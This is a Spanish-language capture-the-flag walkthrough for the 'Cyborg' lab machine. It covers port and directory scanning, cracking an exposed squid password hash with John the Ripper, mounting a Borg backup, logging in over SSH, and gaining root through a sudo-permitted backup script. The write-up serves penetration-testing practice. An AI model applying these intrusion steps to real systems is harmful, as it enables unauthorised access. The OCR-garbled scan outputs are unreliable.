## Cyborg

nmap --min-rate 1000 -p- -T4 -oN portScan 10.10.192.14


nmap -sV -sC -oN serviceScan 10.10.192.14

```
s nmaps+sV #sC -oNiserviceScan 10.10:192.14
Starting:Nmap=7.94SVN=( https://nmap.orgi)tati2024+02+04h05:16o+03ist/dirb/common.txt" does not exist
Nmap scan report for 10.10.192.14
Hostvisrupz(0.34s latency).
Not shown: @998iclosed@tcp.ports4(conn/refused)@/wordlists/dirb.
PORT/ STATE:SERVICE/VERSION
                    -OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 sshehostkey:
    2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
  bu256r68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
   256-56:2c:79:92:ca:23:c3:91:49:35:fa!dd:69:7c:ca:ab=(ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| ±http+title: Apache2 Ubuntu Default1Page:1It.works
| ±http=server-header: Apache/2.74.18 (Ubuntu)
Service Info: OS: Linux; CPE: lope:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
NmāpUdone:ginIP address (1 hostbup)escānned in 67.38 seconds
```

gobuster dir -u 10.10.192.14 -w /usr/share/wordlist/dirb/common.txt

```
viernez13⊕ kali)-[~]
    gobuster dir -u 10.10.192.14 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                http://10.10.192.14
[+] Method:
                                GET
[+] Threads:
                                10
[+] Wordlist:
                                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
[+] User Agent:
                                gobuster/3.6
[+] Timeout:
                                10s
Starting gobuster in directory enumeration mode
                        (Status: 403) [Size: 277]
∥.htaccess
                        (Status: 403) [Size: 277]
                        (Status: 403) [Size: 277]
//.htpasswd
                        (Status: 301) [Size: 312] [→ http://10.10.192.14/admin/] (Status: 301) [Size: 310] [→ http://10.10.192.14/etc/]
//admin
/etc
∕index.html
                        (Status: 200) [Size: 11321]
                        (Status: 403) [Size: 277]
/server-status
Progress: 4614 / 4615 (99.98%)
Finished
```


http://10.10.192.14/etc/squid/passwd




copiamos el contenido de texto plano en un archivo clave

john clave --wordlist=/usr/share/wordlist/rockyou.txt

http://10.10.192.14 /admin



## http://10.10.192.14/admin/admin.html



## Admin Shoutbox

[Yesterday at 4.32pm from Josh] Are we all going to watch the football game at the weekend?? [Yesterday at 4.33pm from Adam] Yeah Yeah mate absolutely hope they win! [Yesterday at 4.35pm from Josh] See you there then mate! [Today at 5.45am from Alex]

Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.

I decided to give up like i always do ahahaha sorry about that.


I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.

Might pass it over to the IT guys but in the meantime all the config files are laying about.

And since i don't know how it works im not sure how to delete them hope they don't contain any confidential information lol.

other than that im pretty sure my backup "music\_archive" is safe just to confirm. 

extraimos el contenido.



## mkdir mountbackup



borg mount . mountbackup

tree mountbackup/

tenemos una vista general de los directorios y archivos.

ssh alex@10.10.192.14

sudo -l

sudo /etc/mp3backups/backup.sh

ya somos root.

**Finalizamos**